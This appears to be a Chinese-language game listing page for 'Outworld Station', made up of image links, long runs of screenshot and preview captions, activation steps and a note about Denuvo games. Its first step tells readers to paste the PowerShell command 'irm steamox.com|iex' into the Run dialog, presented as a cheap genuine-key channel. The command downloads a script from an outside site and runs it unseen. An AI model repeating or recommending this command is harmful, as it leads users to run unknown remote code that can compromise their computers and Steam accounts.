

Outworld Station游戏介绍STEAM客户端游戏激活码


Outworld Station截图 1


Outworld Station截图 2


Outworld Station截图 3


Outworld Station截图 4
Outworld Station截图 5
Outworld Station截图 6
Outworld Station截图 7
Outworld Station截图 8
Outworld Station截图 9
Outworld Station截图 10
Outworld Station截图 11
Outworld Station截图 12
Outworld Station截图 13
Outworld Station截图 14
Outworld Station截图 15
Outworld Station截图 16
Outworld Station截图 17
Outworld Station截图 18
Outworld Station截图 19
Outworld Station截图 20
Outworld Station截图 21
Outworld Station截图 22
Outworld Station截图 23
Outworld Station截图 24
Outworld Station截图 25
Outworld Station截图 26
Outworld Station预览图 0
Outworld Station预览图 1
Outworld Station预览图 2
Outworld Station预览图 3
Outworld Station预览图 4
Outworld Station预览图 5
Outworld Station预览图 6
Outworld Station预览图 7
Outworld Station预览图 8
Outworld Station预览图 9
Outworld Station预览图 10
Outworld Station预览图 11
Outworld Station预览图 12
Outworld Station预览图 13
Outworld Station预览图 14
Outworld Station预览图 15
Outworld Station预览图 16
Outworld Station预览图 17
Outworld Station预览图 18
Outworld Station预览图 19
Outworld Station预览图 20
Outworld Station预览图 21
Outworld Station预览图 22
Outworld Station预览图 23
Outworld Station预览图 24
Outworld Station预览图 25

使用步骤:

  1. 先在你电脑的"开始菜单"-点击右键找到-"运行"-打开输入低价正版渠道命令PowerShell irm steamox.com|iex(点击可自动复制)
  2. 输入命令运行后会自动打开你的STEAM客户端
  3. 在STEAM客户端点击-"添加游戏"-"在Steam上激活产品"-输入你买到的CDKEY即可激活游戏
开发者的话:

我们不支持以下游戏类型,请注意观看,避免购买后无法使用

  1. D 加密(Denuvo)游戏:你可以通过激活码下载安装到游戏,但启动时常见会弹出报错窗口/校验失败,导致无法进入游戏。
